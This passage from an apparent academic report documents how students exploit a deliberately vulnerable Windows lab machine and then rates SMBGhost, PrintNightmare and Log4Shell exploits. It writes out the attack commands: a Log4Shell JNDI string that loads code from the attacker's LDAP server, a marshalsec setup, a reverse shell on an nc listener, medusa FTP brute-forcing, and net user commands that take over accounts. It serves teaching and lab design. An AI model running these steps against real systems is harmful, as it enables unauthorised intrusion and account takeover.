
## 4.3.4 Results

As mentioned previously, once the machine has been setup, the users can attempt to exploit it. This machine has an IP address of 10.14.13.104 on the LOST project. The first section covers the steps needed to perform reconnaissance, followed by two different methods to exploit the machine

### 4.3.4.1 Reconnaissance


As previously discussed, an nmap scan should first be performed on the machine utilizing:

```
nmap -A 10.14.13.104
```




(Figure 70: A screenshot of the Nmap scan for 10.14.13.104)


Figure 69 details the results of the Nmap scan. The system has the ports 21, 135, 139, and 8080 open. Port 21 allows access to an ftp server, and port 8080 has a service called “nagios-nsca” running on it. Nagios NSCA is a linux daemon which sends results of service check to a server which monitors Nagios. Nagios is not actually running on port 8080, therefore, this is a misidentification by Nmap. However, it does indicate the existence of an HTTP server on port 8080, as one of Nmap’s default scripts has returned an HTTP title and information from within the robots.txt file. Although the results of the Nmap scan indicate that the OS is some version of Windows, it is unable to identify precisely which one it is. The two key pieces of information provided by the Nmap is the existence of the FTP server, and a webserver running on port 8080.




(Figure 71: A screenshot of the Nessus scan for 10.14.13.104)

The next step to easily identify vulnerabilities that exist on the system is to scan the machine with Nessus' basic scan. Nessus identified 90 vulnerabilities on the 10.14.13.104 IP address, with only 3 vulnerabilities with a vulnerability above 'Low': "Web Application Potentially Vulnerable to Clickjacking", "SMB Signing not Required", and "Apache Log4Shell RCE detection via Path Enumeration (Direct Check HTTP)". The "SMB Signing not required" vulnerability, however, it only allows users to execute man in the middle attacks. Since no information is exchanged between users on this machine, it would be unlikely that users could gain access this way. The "Web Application Potentially Vulnerable to Clickjacking" vulnerability is the second highest one listed, however, since there are no external users to this particular machine, no information can be gained in this way. Therefore, the primary way to exploit this machine is by utilizing Log4j.

After performing the initial scans, the user can start to explore the different services that are available to them. One of the easiest services to explore is the FTP server, as there may be information discovered in connection attempts, even if the user does not initially know the credentials to the server. Figure 71 demonstrates what the user sees when they attempt to connect to the FTP server:




(Figure 72: A screenshot of a basic connection attempt to the FTP server)


Unfortunately, there is not much information about the machine to be gained, as there are no messages which expose more information about the system. The next step would be to try port 8080, since Nmap detected a webserver running on that port, and Nessus indicated that the webserver contained a critical vulnerability. Webservers can be accessed by putting an IP address in a web browser's address bar, followed by the port number. Therefore when

```
10.14.13.104:8080
```

Is entered in an address bar, the user will be redirected to the landing page of “Quark’s Restaurant” as seen in Figure .: When scrolling down the page, the user notices a suspicious review which contains a string to execute a JNDI lookup to a localhost LDAP server. If the users were to paste this string into Google, results for Log4Shell would appear:



(Figure 73: The suspicious review which contains a string to execute a JNDI lookup to a localhost LDAP server)

The user will then notice that they are able to leave a review by clicking on the button at the end of the page, which, when clicked, leads to the review page as explained in the “Setup” section. Although the Nmap scan could not identify which OS was running, users with keen eyes will notice the following information in the footer:




(Figure 74: A screenshot of the footer of the “Quark’s Restaurant” webserver)

Which confirms that the webserver is running on Windows 10. To ensure that the site has been fully explored, the feroxbuster tool can be used to fully enumerate all of the directories on the webserver. The results of the enumeration can be seen in Figure 74:




(Figure 75: The output of the feroxbuster command. Although the "/quark" and "robots.txt" directories are missing, all of the other endpoints on the site appear.)

Once the user fully explores the webserver, the next steps diverge into two paths as detailed in the following sections:

#### 4.3.4.2 Method 1

This method is based on research done by security researcher John Hammond [133]. Based on the evidence from the Nessus scan, which provides the commands that were used to exploit the server, and the hints around the website, it is obvious that the webserver is vulnerable to Log4shell. As mentioned previously, the user input fields on the "/review" page are logged by Log4j2, making them suitable attack vectors. One common exploit attempt may be to use the Metasploit modules for Log4j, however, these neither confirm that the site is vulnerable, nor do they successfully exploit the machine. Instead, the users will have to independently set up their own LDAP server with Java code that a JNDI lookup can execute. However, there are many resources online to do so.

For example, students could use kozmer's "Log4J-Shell-PoC" exploit, easily found on their Github[103] and in ExploitDB[134]. Kozmer developed a python script which automatically creates an LDAP server and web server on the user's machine so they only need to place the string:

```
${jndi:ldap://<IP@_of_Attacker>:1389/a}
```

Into a user-controlled field to take advantage of the vulnerability. However, the default "Exploit.java" and "Exploit.class" Java files do not give access to a machine that runs Windows 10. This is due to the fact that it was initially developed to exploit Linux devices. Therefore, unless the students have the foresight to change the Java exploit for one that works on Windows 10, they will need to exploit the vulnerability another way.


Another PoC that could be used is mbechler's "Java Unmarshaller Security - Turning your data into code execution" Github repository. It was originally developed to demonstrate object deserialization vulnerabilities via JNDI lookups [105], however, since the basis for Log4Shell also

works with JNDI lookup exploitation, this PoC can be used to execute Log4Shell. To exploit Log4Shell with mbechler's JNDI injection exploit, users will first have to clone the Github repository to their machine using the following command:

```
git clone https://github.com/mbechler/marshalsec
```

The main reason to use this repository for the Log4Shell exploit is because it easily creates an LDAP server which returns JNDI references [105]. However, there are a few steps that need to be taken before setting up this server. One common requirement for many Log4Shell RCE PoCs is installing the appropriate Java version on the attacker's device. Log4Shell only works on certain Java versions as they allow for LDAP to automatically load and execute objects from Java classes constructed with the factory. Therefore, as mentioned in mbechler's README.md, Java version 8 will have to be installed.

Firstly, users will have to download one of the older Java 8 versions from Oracle. Oracle archives all old versions of Java available for installation and download on their website. For the purposes of this vulnerability showcase, the Java version downloaded is 8u181. This Java version is the same one running on the vulnerable windows machine and the SpringBoot webserver. Users with a kali linux should install the 'Linux x64' version with the ".tar.gz" file ending. The appropriate option can be seen in Figure 75 below:




(Figure 76: A screenshot of one version of Java that the users could choose to install to exploit Log4Shell)

After following the instructions to download to appropriate Linux version of Java, the users can then use the following command (as root) to extract the file into the /usr/lib/jvm folder. The /usr/lib/jvm folder is intended to contain all versions of Java running on the Kali machine.

```
tar -xf jdk-8u181-linux-x64.tar.gz -C /usr/lib/jvm [134]
```

Once in the appropriate folder, the new Java version can be added to the list of Java alternatives available on the Kali system by running the following commands as the root user [135]:

```
sudo update-alternatives --install "/usr/bin/java" "java"
        "/usr/lib/jvm/jdk1.8.0_281/bin/java" 100
```

```
sudo update-alternatives --install "/usr/bin/javac" "javac"
        "/usr/lib/jvm/jdk1.8. 0_281/bin/javac" 100

sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_281/bin/java
```

The 'alternatives' command is intended to allow multiple versions of software which use a similar command name to be used interchangeably on the same machine[136]. Since Kali users are only likely to use Java version 8 for this exploit, the alternative command allows the user to switch between the old version of Java and the version they may use by default.

To ensure the Java version has been set correctly, for both the compiler and the runtime environment, users can run the commands:

```
java –version
```

```
javac --version
```

which should return the following output:


(Figure 77: The versions of Java returned after correctly configuring the alternative service)

Once the users have successfully set up Java, they can start to set up the Log4Shell exploit. Within the folder cloned from Github, the project can be built with the following command:

```
mvn clean package -DskipTests
```

The project can then be started by using:

```
java -cp target/ \

marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer \

"http://<attacker_ip_@>:8000/#MyJavaClass"
```

The most important part of this command is the command line argument: "http://<attacker_ip_@>:8000/#MyJavaClass". When passed to the program, it starts an LDAP referral server on port 8000 of the attacker's IP and will load a custom Java class called MyJavaClass. Now, the user has successfully setup an LDAP referral server, however, the payload itself still needs to be created.[133] Therefore, the next step required is to setup a webserver to host the payload. The webserver should host malicious Java code; however, the exact contents of the payload are very flexible. In this case, the payload was used to generate a reverse shell on a given IP address and port utilizing egre55's powershell_reverse_shell.ps1 script [136]. Minor changes were made to the IP address and port to match the attacker's machine. Once

modified, the PowerShell script is then encoded to simplify to avoid having to add numerous escape characters to the PowerShell command. It should be noted that the encoding is completely optional. Finally, the Java class is compiled, and a Python3 webserver can quickly be started within the same folder using the command:


```
python3 -m http.server
```

By default, the server runs on port 8000, however this can be changed by adding a port number after the command. The last step before exploitation is to activate the netcat listener on the port referenced within the payload utilizing a command such as:

```
nc -lvnp 4444
```


Where the port number 4444 can be exchanged for any free port. Finally, the users are now able to run the Log4Shell exploit. To start the exploit, the following string can be put in either in the “Content” or the “Title section of the review page, like in Figure 77:

```
${jndi:ldap://<IP@_of_Attacker>:1389/#<Java_Class>}
```




(Figure 78: A screenshot of the overall setup needed for Log4Shell to work. The site window is visible, as well as three terminals with the previously described setup)

Once the “Submit” button is clicked, the user should see a connection from the vulnerable machine on the netcat listener. If the “whoami” command is run, the user can see that they are the ‘Quark’ user on the computer, and if the users execute the “Get-LocalMember -Group “Administrators” command, they will be able to see that the Quark user is part of the Administrator group.





(Figure 79: A user connected to 10.14.13.104 via netcat finding the permissions of the Quark user)

Since the users have access to a local administrator account, the machine has been partially compromised. However, if users need to gain access to the Windows Administrator account, they can do so by utilizing the following commands:

```
net user "Administrator" /active:yes
```

```
net user Administrator 123
```

Now with the administrative account, and a way to freely access the machine via SSH, the students can gain full access to the vulnerable device:




(Figure 80: the information displayed after a user has successfully enabled the SSH server, and logged in with the newly enabled administrator user)

Since the users have access to the Administrator account, the machine has been totally exploited.


#### 4.3.4.3 Method 2

After seeing the Quark and Rom pages, the students can make an educated guess that there are at least 2 users on the machine, one named Rom, and another named Quark. Since the FTP port is open, students can apply their knowledge of password brute forcing to access the server. One method of determining the password is as follows:

```
medusa -h 10.14.13.104 -M ftp -u Rom -P /usr/share/wordlists/rockyou.txt
```


```
medusa -h 10.14.13.104 -M ftp -u Quark -P /usr/share/wordlists/rockyou.txt
```

The two commands repeatedly attempt to connect to the FTP server with either the 'Rom' or 'Quark' username by going through all of the potential passwords listed in the 'rockyou.txt' file. The 'Quark' username is impossible to brute force as its password is a randomly generated selection of characters and numbers, however, the 'Rom' user's password is 'engineering' which can be quickly brute forced by medusa as shown in Figure 80:




(Figure 81: An example of the Medusa tool successfully finding the password for the 'Rom' user. The password itself has been redacted to preserve difficulty.)

The users can then access the ftp server with the username 'Rom' and the password. The root of the FTP directory is the user folder for 'Rom'. Therefore, if the user tries to get out of the user directory, they are unable to:




(Figure 82: A screenshot demonstrating a user attempting to execute the 'cd ..' command to travel to a previous directory when in the folder "C:/Users/Rom". They are unsuccessful at moving to the "C:/Users" directory)

After checking through many directories, the students will find two files in the Desktop directory, CheckPing.xml, and Microsoft Edge.lmk. By downloading the XML file in binary mode, the students will be able to open the file to investigate it. After analyzing the XML file, the students can upload a file called "check-ping.ps1" to the server, which will be executed with administrative privileges. Since there are limitless PowerShell scripts that could be executed in this case, the following section will only demonstrate one example of gaining administrative access from the Rom user. In this case, a PowerShell script with a simple command such as:

```
net user quark 12345
```

Can be used to change the Quark user's password to something simple such as 12345. Users can then access the contents of the Quark account by utilizing SSH to access the machine.

# 5 Results

Although the results of the exploitation for each section are detailed in part 4, this section will serve as an overview and analysis of the effectiveness of the exploits, and their difficulty to use. As demonstrated in the development section, it was possible to exploit every virtual machine with each method described. However, the effectiveness of each exploit varies greatly. For the purposes of this research, effectiveness will be defined by two parameters: consistency, and severity. Consistency is how difficult it is to reliably get an exploit to work. For example, if an exploit had high consistency, then that would mean that it worked every time it was attempted on the machine. However, if an exploit had low consistency, then it would frequently fail or cause other unintended side effects when executed. Severity on the other hand would be the impact the exploit has on the system. For example, an exploit would be considered very severe if it gave an attacker "SYSTEM" level access, but not very severe if the user was only given access as a non-privileged user. This definition of severity solely applies to the machines within the LOST project. In the real world, any vulnerability which allowed attackers to gain non-privileged access to a system would be considered very serious. However, since the LOST project is a training ground, then it is assumed that some level of access to the machines must be possible. The difficulty of compromising each machine will also be discussed.

## 5.1 10.14.13.101

There were three exploits on the SMBGhost and HiveNightmare machine. Two of the exploits were for SMBGhost and the machine was vulnerable to HiveNightmare. The first exploit utilized was chompie1337's PoC, "SMB_Ghost_RCE_POC." This exploit was somewhat consistent, and very severe. The main consistency issue with this exploit is that attackers may have to generate their own shell code to utilize the exploit properly. Therefore, the exploit does not work universally. Additionally, the developer themselves mentioned that if used with versions of Windows 10 that were not 1903, then it is possible that the exploit would not work. However, due to generating the correct shell code and utilizing the correct Windows 10 version, the exploit worked each time it was attempted. In addition, this exploit allows attackers to access the machine with "SYSTEM" level permissions without needing any credentials, making it extremely severe.

The next exploit used was Impacket's secretsdump.py. Although not utilized independently, this exploit was somewhat consistent, but had a high severity. As mentioned previously, secretsdump.py gives attackers access to a machine given they have a hash of a user, and port 445 is open. However, unless the user in question is able to write to a share, then the exploit will not function, providing limited consistency to attackers through no fault of its own. However, if the malicious actor has the hashed password of the "Administrator" user, they can easily and consistently obtain a reverse shell to the vulnerable machine, making it very severe. This exploit is a bit difficult to categorize as it relies on the attacker being able to get the hashes of the machine.

The third and final exploit is ZecOp's SMBleedingGhost PoC, which has the lowest consistency but a high severity. SMBleedingGhost PoC is a unique exploit in that it not only needs information from the vulnerable target, but it also requires the attacker to utilize a Windows 10 computer to exploit. These initial problems lower the consistency of the exploit as it is not universal, however, the exploit itself can also crash the vulnerable computer. Therefore, not only is this exploit not consistent, but it has unintended side-effects which make it difficult to use in situations outside of education. However, when the exploit does work, the severity is quite high. As mentioned in other exploits, the "SYSTEM" level of permissions is gained when successfully exploited.

It is difficult to rank each machine based on their difficulty to exploit. Each of the machines is purposefully made so that students must utilize many parts of their cybersecurity knowledge. However, because each machine tests different parts of cybersecurity and penetration testing, it becomes much harder to objectively categorize how challenging each machine is. For example, this machine could be considered challenging in the sense that it was time-consuming to exploit rather than difficult. Having a long list of usernames and passwords to brute force means that the attackers end up waiting around rather than utilizing their problem-solving skills to exploit the machine. Additionally, because so many accounts were inactive, it meant that attackers could end up wasting time brute forcing many names that simply did not work. Additionally, this was a required step to exploit the machine, making this time-consuming step unavoidable. However, to compensate for this, after gaining access to one of the working accounts, there were multiple ways to obtain administrative access. One of the methods included in this documentation does not require any credentials to the system whatsoever. Therefore, although the initial overhead is very high for the 10.14.13.101 machine, the actual exploitation step is very straightforward.

## 5.2 10.14.13.103

On this machine, there were 2 exploits, both having to do with PrintNightmare: Cube0x0's "CVE-2021-1675 / CVE-2021-34527" PoC and Caleb Stewart's "CVE-2021-1675 - PrintNightmare LPE (PowerShell)."

Cube0x0's exploit was very inconsistent. However, this was more due to the fact that attackers can choose any DLL file to execute on the server. Therefore, if attackers choose a malicious DLL which generates a reverse shell on an incorrect version of Windows, they may get stuck, and not be able to access the server. However, whenever the correct DLL is utilized to gain access to the server, the exploit works every time. It should be noted that Cube0x0's exploit has a higher difficulty of execution than other exploits in this practice. This is because there are many, somewhat complicated steps which must be performed perfectly. Therefore, although it is consistent when done correctly, it is easy for attackers to make small mistakes during the setup, limiting the effectiveness of the exploit. The severity of this exploit was high, as it resulted in "SYSTEM" level access

Caleb Stewart's exploit, on the other hand was much more consistent. Each attempt of this exploit on the vulnerable system functioned perfectly. This is perhaps due to the fact that

the script would execute a pre-set DLL rather than one that had to be found independently. Additionally, this exploit was severe, as it would add an administrative user to the system with credentials that the attacker set.

As mentioned previously, it is somewhat difficult to assess the difficulty of each machine. However, it can be argued that this machine would be the easiest to exploit. Although it is unintuitive to think that files could be hidden in the images on the site, there is another way to easily access the machine with a hash which can be easily deciphered and is pasted in plain text in a hidden file. These users can easily access the server with the SSH protocol. From there, attackers can attempt either Cube0x0's or Stewart's exploit. Although Cube0x0's exploit may have significant overhead to execute (attackers could have difficulty in setting up the SMB share, and difficulty choosing the correct DLL script to run), Stewart's is much easier to exploit, creating a balance between the two.

## 5.3 10.14.13.104

In this case, only marshalsec's exploit system will be discussed, as the other exploit works simply due to a deliberate misconfiguration of permissions. This exploit was very reliable but had a limited severity. For example, once the attacker's machine was properly configured to host and LDAP server, access to the machine with administrative permissions was granted quickly. However, the only reason why these results were obtained was because the web server was running on the account of the computer's administrator. If the web server was running on the account of a non-privileged user, then the permissions associated to that account would be granted. Therefore, although the consistency was high, the severity was only moderate.

On the other hand, the "Log4Shell" machine could also be considered highly challenging because of the setup that is required to exploit the machine. Although instant administrator access is granted when exploited, setting up the environment required to exploit a machine vulnerable to Log4Shell can be quite difficult for the students. Firstly, if one is unfamiliar with the Debian operating system, it can be difficult to navigate around it. Additionally, one important factor of exploiting Log4Shell is utilizing a specific Java version. One challenging part of exploiting the Log4Shell machine in independent tests was properly installing Java on the Kali Linux machine. If attackers are not aware that this step needs to be performed, then it is possible that they will be unable to exploit the machine due to its difficultly. Additionally, although any PowerShell command can be executed, it is possible that the variety of choice could make it difficult for students to determine the most effective way to enter the system. Therefore, there is significant overhead when setting up the exploit.

To conclude this section, although some of the exploits utilized in this project had varying levels of consistency, work was done to ensure that there were at least two somewhat consistent and severe vulnerabilities on each machine. Additionally, each machine had a sufficient level of difficulty to prove challenging to attackers of all skill levels.

# 6 Temporal Cost

